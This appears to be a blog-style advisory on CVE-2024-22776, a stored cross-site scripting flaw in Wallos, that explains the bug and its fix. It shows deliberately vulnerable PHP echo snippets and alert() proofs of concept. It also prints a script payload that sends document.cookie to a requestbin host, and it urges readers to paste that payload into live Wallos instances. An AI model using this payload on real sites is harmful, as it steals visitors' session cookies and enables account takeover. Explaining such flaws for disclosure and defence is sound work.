
CVE-2024-22776 describes a significant security vulnerability in Wallos version .9, a popular lightweight web application framework. The bug exposes users to Cross-Site Scripting (XSS) attacks due to the lack of proper input validation in various text-based form fields.
In simple terms, the application allows attackers to inject malicious JavaScript code into input fields, which can then execute in the browsers of other users. This type of vulnerability can lead to theft of session cookies, unauthorized actions, or even data leaks.
Where is the Problem?
In Wallos v.9, almost all user-input fields that accept plain text are vulnerable—except those enforcing a format, such as date pickers, number fields, or email fields.
How the Vulnerability Happens
The problem happens because Wallos .9 doesn't sanitize (clean up) the data users put into these fields. When the data is later shown on profile pages, comments, or listings, Wallos just prints it out—raw. If someone enters HTML or JavaScript, it executes right in the browser.
A simplified (and vulnerable) code snippet could look like this
// Imagine this file: profile.php

// Grab the username from user input and display
echo "<h2>Welcome, " . $_POST['username'] . "!</h2>";
With this code, if you enter
<script>alert('XSS');</script>
in the username field, it will pop up an alert in anyone's browser who views your profile.
Just to demonstrate: If you find a Wallos .9 app, go to any text-based input field. Paste this
<script>fetch('https://requestbin.net/r/xyz123?cookie='; + document.cookie)</script>
Once submitted, anyone viewing your profile or message triggers this code. The attacker can steal session cookies or do even worse.
Suppose Wallos .9's comment form has this markup
<form method="post">
  <input type="text" name="comment">
  <input type="submit">
</form>
And how it's rendered to the page afterwards
// comments.php

echo "<div class='comment'>" . $_POST['comment'] . "</div>";
If an attacker posts
<script>alert("XSS in Wallos!")</script>
Every other visitor sees that popup. If the attacker is sneakier, they might grab your login, steal your keys, or take control of your account.
To make Wallos secure, sanitize all user input before outputting it. In PHP, you should use
echo htmlspecialchars($_POST['comment'], ENT_QUOTES, 'UTF-8');
This code cleans special characters and prevents browsers from seeing them as JavaScript.
Responsible Disclosure and References
The vulnerability is logged as CVE-2024-22776 on MITRE. The Wallos team has acknowledged the issue and points developers to the official fixes in upcoming releases.
- NIST NVD CVE-2024-22776 entry
- Wallos Official GitHub
- OWASP XSS Cheat Sheet
In Summary
CVE-2024-22776 is a textbook example of why sanitizing user input matters. If you're using Wallos .9—or any app—never trust input without cleaning it. If you're a developer, audit your forms. If you're a user, be cautious until updates fix the flaw.
Stay safe, and always double-check what code does with user input!
Timeline
Published on: 02/23/2024 15:15:09 UTC
Last modified on: 08/14/2024 16:35:04 UTC